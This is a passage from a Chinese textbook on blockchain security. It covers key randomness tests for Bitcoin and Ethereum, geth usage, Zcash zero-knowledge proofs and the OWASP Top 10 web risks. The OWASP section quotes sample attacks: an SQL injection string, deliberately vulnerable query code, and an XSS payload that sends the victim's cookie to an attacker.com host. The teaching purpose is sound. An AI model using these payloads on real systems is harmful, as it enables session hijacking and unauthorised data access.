此时，complete字段为true，表明交易创建完成，可以使用./bitcoin-cli sendrawtransaction＜hexstring＞发送了。在真实的比特币网络中，等待6次确认后，就可以通过./bitcoin-cli-getreceivedbyaddress＜bitcoinaddress＞来查看是否收到了转入金额。

比特币密钥生成时会调用bitcoin/src/random.cpp中的GetStrongRandBytes函数来生成随机数。这个函数会先调用OpenSSL中的GetRandBytes函数生成256bit随机数；再调用GetOSRand函数生成256bit随机数；随后如果能获取，就会调用硬件的随机数生成函数GetHWRand来生成256bit随机数。接着把这3部分串接在一起，使用Hash函数生成一个512bit的随机数。最后取出前256bit作为密钥。为了测试比特币密钥的随机性，调用GetStrongRandBytes函数生成了1200个长度为$10^6$的随机数比特流，然后使用NIST STS的随机数测试套件对这个比特流进行了测试。NIST STS的随机数测试套件一共有15项测试：单比特频数检测、块内频数检测、累加和检测、游程检测、块内最大“1”游程检测、矩阵秩检测、离散傅里叶检测、非周期模块匹配检测、重叠模块匹配检测、通用统计检

测、近似熵检测、随机游动检测、随机游动变体检测、序列检测、线性复杂性检测。测试结果如图2-8所示。

由于测试结果很长，在此只截取了前后两部分。从中可以看出，绝大部分比特流都通过了测试，仅有极少数比特流没有通过。比如Frequency测试中，在1200个比特流中通过了1188个，而底部的测试结论已经说明“在1200个中只要通过1177个就表明这一项测试通过”。只有random excursion（variant）测试例外，只要在740个样本中，大于724个通过就行了。从以上测试分析可知，GetStrongRandBytes生成的随机数通过了NIST STS的所有15项测试。所以，比特币中的密钥是一个足够随机的数。



```
------------------------------------------------------------------------------
RESULTS FOR THE UNIFORMITY OF P-VALUES AND THE PROPORTION OF PASSING SEQUENCES
------------------------------------------------------------------------------
   generator is <data/output.txt>
------------------------------------------------------------------------------
 C1  C2  C3  C4  C5  C6  C7  C8  C9 C10  P-VALUE  PROPORTION  STATISTICAL TEST
------------------------------------------------------------------------------
116 124 106 137 112 138 101 124 109 133  0.158133   1188/1200    Frequency
104 130 113 136 119 118 121 127 112 120  0.689019   1191/1200    BlockFrequency
121 113 110 117 129 111 133 127 111 128  0.769527   1189/1200    CumulativeSums
121 114 123 124 109 111 129 122 121 126  0.955082   1186/1200    CumulativeSums
119 107 130 119 116 118 105 125 132 129  0.701024   1185/1200    Runs
128 115 118 103 140 113 129 124 120 110  0.478196   1185/1200    LongestRun
110 119 118 120 129 102 126 129 114 133  0.644060   1190/1200    Rank
133 121 129 115 120 110 133 118 110 111  0.731550   1192/1200    FFT
117 128 108 125 109 107 137 125 127 117  0.581770   1191/1200    NonOverlappingTemplate

 81  67  64  80  84  79  70  66  76  73  0.739918    734/740     RandomExcursionsVariant
128 108 142 106 135 117 107 119 131 107  0.154485   1184/1200    Serial
132 120 108  98 133 119 138 125 121 106  0.191687   1189/1200    Serial
121 116  94 141 112  95 142 122 127 130  0.015065   1185/1200    LinearComplexity


- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
The minimum pass rate for each statistical test with the exception of the
random excursion (variant) test is approximately = 1177 for a
sample size = 1200 binary sequences.

The minimum pass rate for the random excursion (variant) test
is approximately = 724 for a sample size = 740 binary sequences.

For further guidelines construct a probability table using the MAPLE program
provided in the addendum section of the documentation.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
```

图2-8　GetStrongRandBytes生成的随机数测试


[1] Koblitz N. Elliptic curve cryptosystems ［J］ . Mathematics of Computation, 1987, 48 (177): 203-209.

[2] Diff ie W, Hellman M E. New directions in cryptography ［J］ . IEEE Transactions on Information Theory, 1976, 22(6): 644-654.

[3] Rivest R, Shamir A, Adleman L M. A method for obtaining digital signatures and public-key cryptosystems［J］ . Communications of the ACM, 1983, 26(2): 96-99.

## 2.2 以太币

以太币（ETH）是以太坊（Ethereum）中的一种数字代币。和其他数字货币一样，以太币可以在交易平台上进行买卖。2013年年末，以太坊创始人Vitalik Buterin发布了以太坊初版白皮书，启动了项目。以太坊客户端的源代码地址参见：https://github.com/ethereum 。目前有C＋＋、Go等多个版本，在此针对Go版本进行介绍。

下载go-ethereum源代码：git clone https://github.com/ethereum/go-ethereum.git 。然后用make all命令进行编译，完成后将在build/bin文件夹中生成如表2-1所示的可执行文件。

表2-1　以太坊命令

| 命令 | 描　　述 |
| --- | --- |
| geth | 以太坊命令行客户端。它是以太坊网络的入口点，能够作为一个完整节点、存档节点或轻节点运行。它可以被其他进程通过 JSON RPC 端点用作网关进入以太坊网络。使用 geth –help 可以查看帮助 |
| abigen | 一个源代码生成器。它将以太坊合约定义转换为易于使用的、编译安全的 Go 语言包。当合约字节码也可用时，它就会在简单的以太坊合约 ABI 上进行扩展 |
| bootnode | 以太坊客户端的简化版本。它只参与网络节点发现协议，但不运行任何更高级别的应用程序协议。它可以作为一个轻量级的引导节点来帮助在私有网络中寻找对等节点 |

（续）

| 命令 | 描　　述 |
| --- | --- |
| evm | 以太坊虚拟机的开发工具版本。它能够在一个可配置的环境和执行模式下运行字节码代码片段，其目的是允许对以太坊虚拟机操作码进行隔离的、细粒度的调试 |
| gethrpctest | 测试套件的开发工具，用于验证是否满足以太坊 JSON RPC 标准。参阅测试套件的 Readme 可获得详细信息 |
| rlpdump | 一种开发工具，用于把二进制递归长度的前缀数据转换成用户易于理解的形式 |
| swarm | Swarm 守护程序和工具。这是 Swarm 网络的入口点。使用 swarm –help 可以查看帮助。在 https://swarm-guide.readthedocs.io 中可以查看 Swarm 文档 |
| puppeth | 帮助创建新的以太坊网络的命令行向导 |

通常情况下，人们只想与以太坊网络进行交互——创建账户、转移资金、部署并与合约进行交互，很少关心历史数据，所以可以用以下命令快速地同步到网络的当前状态。

```
$ ./geth --fast --cache=512 console
```

对于以太坊的开发者，在开发过程中往往希望创建以太坊智能合约时，并不需要支付真实的费用。在这种情况下，开发者不需要连接到主网

络，而是通过节点连接到测试网络。测试网络的功能几乎与主网络完全相同，只是使用以太测试币。

```
$ ./geth --testnet --fast --cache=512 console
```

其中，-testnet表明连接到测试网络，并创建文件夹~/.ethereum/testnet，测试网络的数据都会存放在这个文件夹中。对于新用户，需要先创建一个账号：

```
>personal.newAccount(“password”)
```

账号创建完成后，可以使用＞eth.accounts来查看。创建账号的同时，会生成一个用于以太坊交易的密钥，存放在~/.ethereum/testnet/keystore中。这里的密钥在加密后进行存储，使用的加密算法是AES-128，而AES-128加密所用的密钥就是创建账号时用户输入的口令。备份密钥时，只需把keystore中的文件复制到目标文件夹中，同时还要备份创建账号时的口令。为了达到更高的安全性，建议把密钥备份到多个不同的地方，以便防范火灾、洪水、地震等风险。

冷存储可以提高密钥的安全性。在一台离线的计算机上生成以太币地址和私钥，由这台计算机生成的私钥永远不会在其他计算机或者网络上出现。以太币可以发到这个离线生成的地址上进行保存；使用这些以太币时，需要在离线计算机上签名。目前，以太坊官方go-ethereum钱包1.6版本还未实现离线签名功能，所以还不支持冷存储。可以使用其他工具进行冷存储，比如icebox工具（https://github.com/ConsenSys/icebox ）。

多重签名也有助于提高以太币的安全性。可惜我们在以太坊官方go-ethereum钱包1.6版本中没有发现生成多重签名的命令，但可在官方发布的Web浏览器Mist上生成多重签名的钱包合约。

对以太坊交易进行签名的也是ECDSA算法。事实上，以太坊和比特币调用了相同的secp256k1代码库。使用的椭圆曲线是secp256k1:$E(\mathbb{F}_p):y^2 = x^3 + 7$，其中$p = 2^{256} - 2^{32} - 2^9 - 2^8 - 2^7 - 2^6 - 2^4 - 1$（这里p是一个256bit的素数）。签名时生成的密钥也是256bit。密钥的长度决定了椭圆曲线密码的安全强度，密钥越长，安全性就越强。椭圆曲线密码的数学安全基础是椭圆曲线离散对数问题（ECDLP），它决定着椭圆曲线密码的存在和使用。对于规模不是非常大的ECDLP，在现实中可以使用Pollard rho算法求解出来。

以太坊中生成密钥时调用了Golang语言的rand包中的Reader，它是一个密码应用的伪随机生成器。在Linux系统中，当getrandom(2)可获取时，Reader就会调用这个函数，否则会调用/dev/urandom；在Windows系统中，Reader将使用CryptGenRandom接口。为了测试rand.Reader生成的随机数是否足够随机，我们用它生成了1200个长度为$10^6$ 的比特流，然后使用NIST STS的随机数测试套件对这些比特流进行了测试。NIST STS的随机数测试套件一共有15项测试：单比特频数检测、块内频数检测、累加和检测、游程检测、块内最大“1”游程检测、矩阵秩检测、离散傅里叶检测、非周期模块匹配检测、重叠模块匹配检测、通用统计检测、近似熵检测、随机游动检测、随机游动变体检测、序列检测、线性复杂性检测。测试结果如图2-9所示。

```
------------------------------------------------------------------------------
RESULTS FOR THE UNIFORMITY OF P-VALUES AND THE PROPORTION OF PASSING SEQUENCES
------------------------------------------------------------------------------
   generator is <data/output.txt>
------------------------------------------------------------------------------
 C1  C2  C3  C4  C5  C6  C7  C8  C9 C10  P-VALUE  PROPORTION  STATISTICAL TEST
------------------------------------------------------------------------------
112 119  89 142 118 115 124 137 121 123  0.079294   1183/1200    Frequency
127 130 125 122 121 122 101 122 127 103  0.597275   1191/1200    BlockFrequency
108 116 104 116 122 118 143 121 129 123  0.452799   1187/1200    CumulativeSums
104 111 126 117 104 142 110 121 119 146  0.070445   1186/1200    CumulativeSums
123 115 128 106 110 121 126 132 105 134  0.504219   1187/1200    Runs
133 124 112 109 118 107 124 125 116 132  0.719747   1179/1200    LongestRun
122 129 126 122 114 114 109 115 119 130  0.930026   1185/1200    Rank
112 123 136 111 136 125 121 111 101 124  0.385257   1184/1200    FFT
129 109 135 117 111 103 114 123 133 126  0.455937   1189/1200    NonOverlappingTemplate
```

```
 72  75  78  66  75  73  84  77  62  87  0.649780    746/749     RandomExcursionsVariant
130 107 122 115 123 131 101 116 127 128  0.569766   1184/1200    Serial
130 143 103 111 142 127 106  97 117 124  0.025052   1197/1200    Serial
131 113 113 114 112 116 117 140 127 117  0.670050   1189/1200    LinearComplexity


- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
The minimum pass rate for each statistical test with the exception of the
random excursion (variant) test is approximately = 1177 for a
sample size = 1200 binary sequences.

The minimum pass rate for the random excursion (variant) test
is approximately = 733 for a sample size = 749 binary sequences.

For further guidelines construct a probability table using the MAPLE program
provided in the addendum section of the documentation.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
```

图2-9　rand.Reader随机性测试

由于分析结果很长，在此只截取了前后两部分内容。从图2-9中可以看出，绝大部分比特流都通过了测试，仅有很少的比特流没有通过。比如Serial测试中，在1200个样本中通过了1197个，而只要大于1177就说明这项测试通过。只有random excursion（variant）测试例外，只要在749个样本中，大于733个通过就行了。从整个分析报告可知，rand.Reader生成的随机数通过了NIST STS的所有15项测试。所以，以太坊中的密钥是一个

足够随机的数。需要指出的是，在Golang语言中还有一个math/rand包，虽然它也可以生成随机数，但是当生成密码学应用领域的随机数时，最好还是使用crypto/rand包，特别是密钥的生成。

## 2.3 Zcash

Zcash是一种开源的、去中心化的数字货币，2016年10月开始发行。其特点是隐私性更好。Zcash主要包括Setup、CreateAddress、Mint、Pour、VerifyTransaction和Receive六个过程。它在Bitcoin Core的基础上增加了零知识证明协议，使得交易可以验证，但交易的参与者以及交易金额可以不公开。

零知识证明协议（示意图见图2-10）是证明者能够在不泄漏任何有用信息的情况下，使验证者相信他知道一个秘密。Goldwasser等人在1985年最先提出了交互式零知识证明。由于交互式证明要求交互的各方同时在线，而且证明过程比较耗时，于是1988年又提出了非交互式零知识证明。图2-10是一个简单的非交互零知识证明协议 [1] 。假设Alice计划证明她知道一个秘密x，并且x满足离散对数$y = g^x \bmod p$。





图2-10　零知识证明协议

零知识证明实质上是一种涉及两方或更多方的协议，即两方或更多方完成一项任务所需采取的一系列步骤。一个零知识证明协议包含3种算法：KeyGen，Prove和Verify。KeyGen是一种随机算法，输入公共参数，输出证明密钥pk和验证公钥vk；Prove算法输入证明公钥pk、实例x以及证据a，输出一个零知识证明π；Verify算法则输入验证密钥sk、实例x以及证明π，输出一个判定比特。一个零知识证明必须满足以下几个条件。

1）完备性，如果论断是真的，诚实的证明者能够说服诚实的验证者，相信这个事实。

2）可靠性，如果论断是假的，除了一些小概率，不诚实的证明者无法说服诚实的验证者，相信该论断是真的。

3）零知识，如果论断是真的，不诚实的验证者将不能获得其他任何信息，除了该论断是真的。

4）零知识证明协议的核心使用了同态隐藏函数，同态隐藏E(x)是这样一类函数，即满足不可逆、唯一性和生态性的函数。

①不可逆：对于大部分x，给定E(x)，很难计算出x。

②唯一性：对于不同的输入，输出也不同，即当$x \neq y$时，$E(x) \neq E(y)$。

③同态性：$E(x)*E(y) = E(x \bigcirc y)$。其中$\circ$是函数E(x)定义域中的运算，*是函数E(x)值域中的运算。

利用这类函数的同态性，在证明时只需对值域中的元素E(x)、E(y)操作，就可以知道定义域中的元素x、y满足什么关系。同时，又因为具有不可逆性，攻击者无法从E(x)逆推出秘密x。

Zcash提供两种地址：t-地址和z-地址。其中t-地址是公开地址，就像比特币中的地址；而z-地址是秘密地址。下面将描述如何在z-地址之间进行交易，达到保护隐私的目的。

假设某个节点已经正确接收到了未消费交易的输出（UTXO），不妨用未消费note表示每一个UTXO。其中包含了地址和资金，而地址其实就是公钥。简单起见，假设每一个note只含有1元，而且每一个地址至多只有一个note。那么，在某一时刻，该节点的数据库中包含了未消费note的列表，而且每一个note可以简单地用地址来表示，比如：

$Note_1 = (PK_1), Note_2 = (PK_2), Note_3 = (PK_3)$

事实上，为了增强隐私性，每个note中还可以添加一个随机数r：

$Note_1 = (PK_1, r_1), Note_2 = (PK_2, r_2), Note_3 = (PK_3, r_3)$

然后使用Hash函数进行压缩，使得它们不可逆：

$H_1 = HASH(Note_1), H_2 = HASH(Note_2), H_3 = HASH(Note_3)$

为了区分已经消费和未消费的note，需要引入一个废弃集合（Nullifier Set），这个集合记录了已经消费的note中随机数的Hash值，如表2-2所示。

表2-2　NOTE集合与废弃集合的区别

| Hashed Notes | Nullifier Set |
| --- | --- |
| $H_1$ = HASH (Note$_1$) | $nf_1$ = HASH ($r_2$) |
| $H_2$ = HASH (Note$_2$) | |
| $H_3$ = HASH (Note$_3$) | |

现在不妨设$PK_1$ 是张三的地址，他准备把1元支付给李四，李四的地址为$PK_4$ 。假设张三和李四构建了一个秘密通信信道，当然，这个秘密信道在Zcash中并不是必需的。张三执行如下步骤：

1）他选择一个随机数$r_4$ ，并定义新的note：

$Node_4$ =($PK_4$ ,$r_4$ )

2）他通过秘密通信信道把$Node_4$ 发送给李四。

3）他把$nf_2$ =HASH($r_1$ )发送给所有节点。

4）他把$H_2$ =HASH($Node_4$ )发送给所有节点。

当各个节点接收到$nf_2$ 和$H_4$ 后，就会验证$nf_2$ 对应的note是否已经消费。验证方法也很简单，只需验证$nf_2$ 是否已经在废弃集合中。如果没有在废弃集合中，就把$nf_2$ 加入废弃集合，同时把$H_4$ 加入Hashed Notes集合，如表2-3所示。

表2-3　更新后的集合

| Hashed Notes | Nullifier Set |
| --- | --- |
| $H_1$ = HASH (Note$_1$) | $nf_1$ = HASH ($r_2$) |
| $H_2$ = HASH (Note$_2$) | $nf_2$ = HASH ($r_1$) |
| $H_3$ = HASH (Note$_3$) | |
| $H_4$ = HASH (Note$_4$) | |

在以上步骤中，各个节点验证了$Node_1$ 未消费，但没有验证$Node_1$ 属于张三，甚至没有验证它是一个合法的note，即计算$Node_1$ 的Hash值，再确认这个Hash值的确在hashed notes集合中。有一种简单的方法，是张三公开$Node_1$ 来证明他拥有$Node_1$ ，但这又丧失了隐私性。所以，Zcash使用了零知识证明。张三公开一个证明π使得其他节点相信：无论谁发布这笔交易，他就知道公钥$PK_1$ 、私钥$sk_1$ 和随机数$r_1$ 的值，而且满足：

1）$Node_1$ =($PK_1$ ,$r_1$ )的Hash值在Hashed Notes集合中；

2）$sk_1$ 是公钥$PK_1$ 对应的私钥，知道$sk_1$ 的用户就意味着拥有$Note_1$ ；

3）r1的Hash值是$nf_2$ 。

零知识证明的特性能确保$PK_1$ 、$sk_1$ 和$r_1$ 不会泄漏。为了通俗易懂，我们忽略了很多的细节，有兴趣的读者可以查阅Zcash的协议标准。

假设地址为$(a_{pk}^{old}, a_{sk}^{old})$ 的用户u计划使用他的资产$c^{old}$ =($a_{pk}^{old}$ $v^{old}$ ,$p^{old}$ ,$r^{old}$ ,$s^{old}$ ,$cm^{old}$ )，输出两笔新的资产$c_1^{new}$、$c_2^{new}$ 满足$v_1^{new} + v_2^{new} = v^{old}$ ，分别对应公钥地址$a_{pk,1}^{new}$ 和$a_{pk,2}^{new}$ 。用户u针对i∈{1,2}执行下列步骤。（1）用户u选择随机数$p_i^{new}$ ；（2）用户u使用随机数$r_i^{new}$ 计算$k_i^{new} := COMM_{r_i^{new}}(a_{pk,i}^{new} \| p_i^{new})$ ；（3）用户u使用随机数$s_i^{new}$ 计算$cm_i^{new} := COMM_{s_i^{new}}(v_i^{new} \| k_i^{new})$ 。则$c_1^{new} := (a_{pk,1}^{new}, v_1^{new}, p_1^{new}, r_1^{new}, s_1^{new}, cm_1^{new})$ ，$c_2^{new} := (a_{pk,2}^{new}, v_2^{new}, p_2^{new}, r_2^{new}, s_2^{new}, cm_2^{new})$ 。然后用户u产生一个NP论断的zk-SNARK零知识证明$\pi_{POUR}$ 。最后把交易$tx_{Pour}$ :=(rt,$sn^{old}$ ,$cm_1^{new}$, $cm_2^{new}$ ,$\pi_{POUR}$ )放到区块链账本中。当用户u′不知道公钥地址$a_{pk,1}^{new}$ 对应的私钥地址$a_{sk,1}^{new}$ 时，他就无法使用$c_1^{new}$ ，因为他需要在下一次交易中提供$a_{sk,1}^{new}$ 作为证据的一部分。当某用户知道$a_{sk,1}^{new}$ 并使用$c_1^{new}$ 时，用户u′也无法跟踪这笔交易，因为从序列号$sn_1^{new} := PRF_{a_{sk}^{new}}^{sn}(p_1^{new})$ 无法得到任何有用信息。[2]

[1] Kocher P, Jaffe J, Jun B. Differential Power Analysis: Leaking Secrets ［C］ // International Crytology Conference. 1999.
[2] Éric Brier, Joye M. Weierstraß Elliptic Curves and Side-Channel Attacks ［M］ // Public Key Cryptography. Springer Berlin Heidelberg, 2002: 335-345.

## 2.4　本章小结

本章以几大主流区块链平台为例，对其代码、密码学算法以及钱包进行了安全性分析，同时系统介绍了主要的加密算法、隐私保护算法、签名算法，使读者可以对区块链安全技术有一个初步的认识。

# 第3章　应用与智能合约层的安全控制

## 3.1　Web与移动客户端应用安全

一个面向终端用户的区块链项目都会有Web或者移动的客户端应用程序。对于这些客户端的应用程序，我们需要了解由于编程不小心引起的安全风险。在此需要介绍一下开放式Web应用程序安全项目（Open Web Application Security Project，OWASP）。开放式Web应用程序安全项目是一个开源组织，主要提供有关计算机和互联网应用程序的安全信息，旨在协助个人、企业和机构来发现和使用安全可信的应用软件。OWASP中有一个名为Top 10的项目，其目标是找出Web应用系统所面临的最严重的风险，提高人们对应用程序安全的关注度。Top 10项目被众多标准、书籍、工具和相关组织引用，包括MITRE、PCI DSS、DISA、FTC等。OWASP Top 10最初于2003年发布，并于2004年和2007年相继做了少许的修改更新。OWASP Top 102010版做了大量修改以对风险进行排序，而不仅仅针对流行程度。这种模式在其2013版和最新的2017版得到了延续。下面介绍OWASP Top 10的安全漏洞。

### 3.1.1　注入

注入，即注入缺陷，例如SQL注入、OS命令注入、LDAP注入等，会在攻击者向应用服务端发送以分隔符作为命令或者查询的一部分时发生。攻击者的有害数据中分隔符造成的陷阱，会执行攻击构造的未预知的命令或者访问未授权数据。

#### 1.是否存在注入漏洞

检测应用程序是否存在注入漏洞，最好的办法就是确认所有解释器的使用都明确地将不可信数据从命令语句或查询语句中区分开来。在许多情况下，建议避免使用解释器或禁用它（如XXE）。对于SQL调用，这就意味着在所有准备语句（Prepared Statements）和存储过程（Stored Procedures）中使用绑定变量（Bind Variables），并避免使用动态查询语句。

检查应用程序是否安全使用解释器的最快、最有效的方法是代码审查。代码分析工具能帮助安全分析者找到使用解释器的代码并追踪应用的数据流，渗透测试者通过创建攻击的方法来确认这些漏洞。

可以执行应用程序的自动动态扫描器能够提供一些信息，帮助确认一些可利用的注入漏洞是否存在。然而，扫描器并非总能达到解释器，所以不容易检测到一个攻击是否成功。不恰当的错误处理使得注入漏洞更容易被发现。

#### 2.如何防止注入漏洞

防止注入漏洞需要将不可信数据从命令及查询中区分开。

1）最佳选择是使用安全的API，完全避免使用解释器或提供参数化界面的API。但要注意有些参数化的API，比如存储过程，如果使用不当，仍然可以引入注入漏洞。

2）如果无法使用一个参数化的API，那么应该使用解释器具体的escape语法来避免特殊字符。OWASP的ESAPI就有一些escape例程。

3）使用正面的或“白名单”中的恰当的、规范化的输入验证方法同样有助于防止注入攻击。但由于很多应用在输入中需要特殊字符，这一方法不是完整的防护方法。OWASP的ESAPI中包含一个“白名单”输入验证例程的扩展库。

4）在区块链项目的Web端，应该避免动态调用智能合约。现在大部分区块链的数据是用键和值（Key/Value）的形式存储的，应该避免在区块链项目的Web端采用不可信数据。也有一些区块链有SQL作为数据的存储，因此SQL注入也是这些区块链项目需要关注的问题。

### 3.攻击案例

案例#1：应用程序在下面存在漏洞的SQL语句的构造中使用不可信数据。

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

案例#2：同样的，框架应用的盲目信任，仍然可能导致查询语句的漏洞（例如：Hibernate查询语言（HQL））。

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

在这两个案例中，攻击者在浏览器中将"id"参数的值修改成'or'1'＝'1。如：

```
http:// example.com/app/accountView?id=' or '1'='1
```

这样查询语句的意义就变成了从accounts表中返回所有的记录。更危险的攻击可能导致数据被篡改，甚至存储过程被调用。

### 3.1.2　失效的身份认证与会话管理

与身份认证和会话管理相关的应用功能经常实现得不正确，允许攻击者可以构造密码、密钥或者会话令牌或者利用Web系统的实现缺陷，假冒其他用户的身份。

#### 1.存在会话劫持漏洞吗

以下情况可能产生漏洞。

1）用户身份验证凭证没有使用哈希或加密保护（详见“3.1.6　敏感数据泄漏”部分）。

2）认证凭证可猜测，或者能够通过薄弱的账户管理功能（如账户创建、密码修改、密码恢复，以及弱会话ID等）重写。

3）会话ID暴露在URL里（如URL重写）。

4）会话ID容易受到会话固定（Session Fixation）的攻击。

5）会话ID没有超时限制，或者用户会话或身份验证令牌特别是单点登录令牌在用户注销时没有失效。

6）成功注册后，会话ID没有轮转。

7）密码、会话ID和其他认证凭据使用未加密连接传输（详见“3.1.6　敏感数据泄漏”部分）。

#### 2.如何防止

我们的建议是让开发人员使用如下资源。

1）一套单一的、强大的认证和会话管理系统。这套控制系统应该做到：

·满足OWASP的应用程序安全验证标准（ASVS）中V2（认证）和V3（会话管理）中制定的所有认证和会话管理的要求。

·具有简单的开发界面ESAPI认证器和用户API是可以仿照、使用或扩展的好范例。

2）企业同样也要做出巨大努力来避免跨站漏洞，因为这一漏洞可以用来盗窃用户会话ID（详见3.1.3节）。

3）有关区块链的身份管理，其他章节将详细介绍。

### 3.攻击案例

案例#1：机票预订应用程序支持URL重写，把会话ID放在URL里。

```
http:// example.com/sale/saleitems;jsessionid=
2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii
```

该网站一个经过认证的用户希望让他的朋友们知道这一机票打折信息，于是将上面的链接通过邮件发给了朋友们，却不知道已经泄漏了自己的会话ID。当他的朋友们使用上面的链接时，他们将会使用他的会话和信用卡。

案例#2：应用程序超时设置不当。用户使用公共计算机访问网站，离开时没有单击“退出”按钮，而是直接关闭浏览器。攻击者在一个小时后能使用相同浏览器通过身份认证。

案例#3：内部或外部攻击者进入系统的密码数据库。由于存储在数据库中的用户密码没有被加密，所有用户的密码都被攻击者获得。

### 3.1.3 跨站脚本漏洞

当应用服务接收不被信任的数据，并且将该数据不经过验证或者字符过滤，就发送给客户的Web浏览器，就有可能遭到跨站脚本（Cross Site Scripting，XSS）攻击。XSS攻击允许攻击者在受害者的浏览器中执行脚本，用于劫持受害者用户的会话信息，伤害特定的网站，或者重定向用户到恶意站点。

#### 1.存在XSS漏洞吗

如果服务器端代码使用用户提供的输入作为HTML输出的一部分，并且不使用上下文相关的转义来确保它无法运行，则很容易受到服务器XSS的影响。如果网页使用JavaScript来动态地将攻击者可控数据添加到页面，那么可能需要注意Client XSS。理想情况下，我们将避免将攻击者可控数据发送到不安全的JavaScript API，但是可以使用输入验证来转义（并在较小程度上）进行输入验证。当然自动化工具能够自动找到一些跨站脚本漏洞，然而每一个应用程序使用不同的方式生成输出页面，并且使用不同的浏览器端解释器，如JavaScript、ActiveX、Flash和Silverlight，这使得自动检测变得很困难。类似AJAX的Web 2.0技术使得跨站脚本漏洞更难通过自动工具检测到。因此，要想达到全面覆盖，必须使用一种综合的方式——在自动检测的基础上，同时采用人工代码审核和手动渗透测试。

#### 2.如何防止XSS攻击

防止XSS攻击需要将不可信数据与动态的浏览器内容区分开。

1）为了避免出现Server XSS漏洞，最好的办法是根据数据将要置于的HTML上下文（包括主体、属性、JavaScript、CSS或URL）对所有的不可信数据进行恰当的转义。更多关于数据转义技术的信息参见开放式Web应用程序安全项目的DOM XSS攻击应对手册（OWASP DOM XSS Prevention Cheat Sheet，https://www.owasp.org/index.php/XSS_（Cross_Site_Scripting）_Prevention_Cheat_Sheet ）。

2）为了避免出现Client XSS漏洞，首选方案是避免将不受信任的数据传递给可生成活动内容的JavaScript和其他浏览器API。当无法避免这种情况时，开放式Web应用程序安全项目的DOM XSS攻击应对手册，把不受信任的数据通过数据转义以后再传给浏览器API。

3）更多内容参见OWASP的AntiSamy或者Java HTML Sanitizer项

目。

4）考虑使用内容安全策略（CSP）来抵御整个网站的跨站脚本攻击。

5）除了做好以上的工作以外，区块链的Web端需要防止由于不可信数据引起的不适当智能合约的调用。

### 3.攻击案例

应用程序在下面HTML代码段的构造中使用了未经验证或转义的不可信的数据：

```
String) page += "<input name='creditcard' type='TEXT' value='" + req
    ("CC")+ "'>";
```

攻击者在浏览器中修改"CC"参数为如下值：

```
'><script>document.location='http:// www.attacker.com/cgi-bin/cookie
    cookie</script>'.
```

这导致受害者的会话ID被发送到攻击者的网站，使得攻击者能够劫持用户当前会话。注意，攻击者同样能使用跨站脚本攻破应用程序可能使用的任何跨站请求伪造（Cross Site Request Forgery，CSRF）防御机制。CSRF的详细情况参见3.1.8节的介绍。

### 3.1.4　不安全的直接对象引用

应用开发者有时可能会暴露应用内部实现对象的引用，如文件、目录或者数据库Key等。如果没有对这些的访问控制或者其他保护，攻击者就有可能利用这些暴露的引用访问未授权的数据。

#### 1.有不安全的直接对象引用吗

查找应用程序是否存在容易受到访问控制的漏洞，最佳方法是验证所有数据和函数引用是否具有适当的防御。要确定是否容易受到攻击，可考虑以下几点。

1）对于数据引用，应用程序是否通过使用映射表或访问控制检查确保用户获得授权，以确保用户对该数据进行授权？

2）对于非公共功能请求，应用程序是否确保用户进行了身份验证，并具有使用该功能所需的角色或权限？

应用程序的代码审查可以验证这些控件是否正确实施，并且在任何地方都需要进行审计。手动测试对于识别访问控制缺陷也是有效的。自动化工具通常不会找到这样的缺陷，因为它们无法识别需要什么保护，什么是安全的或不安全的。

#### 2.如何防止

防止访问控制缺陷，需要选择一种适当的方法来保护每一个用户可访问的对象（如对象号码、文件名）。

1）检查访问。任何来自不可信源的直接对象引用都必须通过访问控制检测，确保该用户对请求的对象有访问权限。

2）使用基于用户或会话的间接对象引用，这样能防止攻击者直接攻击未授权资源。例如，一个下拉列表包含6个授权给当前用户的资源，它可以使用数字1～6来指示哪个是用户选择的值，而不是使用资源的数据库关键字来表示。在服务器端，应用程序需要将每个用户的间接引用映射到实际的数据库关键字。OWASP的ESAPI中包含了2种序列和随机访问引用映射，开发人员可以用来消除直接对象引用。

3）自动验证。利用自动化工具来验证正确的授权部署。这要成为习惯。

4）尽量利用基于用户或会话的间接对象引用区块链的智能合约和账本信息，尽量避免直接调用。

### 3.攻击案例

案例#1：应用程序在访问账户信息的SQL调用中使用了未验证数据：

```
pstmt.setString(1, request.getparameter("acct"));
ResultSet results = pstmt.executeQuery();
```

攻击者能轻易在浏览器将"acct"参数修改成他所想要的任何账户号码。如果应用程序没有进行恰当的验证，攻击者就能访问任何用户的账户，而不仅仅是该目标用户的账户。

```
http:// example.com/app/accountInfo?acct=notmyacct
```

案例#2：攻击者只是简单地强制浏览目标URL，如需要管理员权限才能访问的管理页面。

```
http:// example.com/app/getappInfo
http:// example.com/app/admin_getappInfo
```

如果未经身份验证的用户可以访问任何一个页面，这是一个缺陷。如果非管理员可以访问管理页面，这也是一个缺陷。

### 3.1.5 安全配置错误

应用、框架、Web服务器、数据库服务器、区块链的节点和各种应用平台的良好的安全性需要一份定义好的、部署好的安全配置。安全配置必须进行良好的定义、实现、维护，默认配置通常情况下是不安全的。另外，软件应该及时更新。

#### 1.容易受到攻击吗

应用程序是否对整个程序堆栈实施了恰当的安全加固？

1）是否有软件没有被及时更新？这包括操作系统、Web/应用服务器、区块链的各个节点、数据库管理系统、应用程序和其他所有的代码库文件。

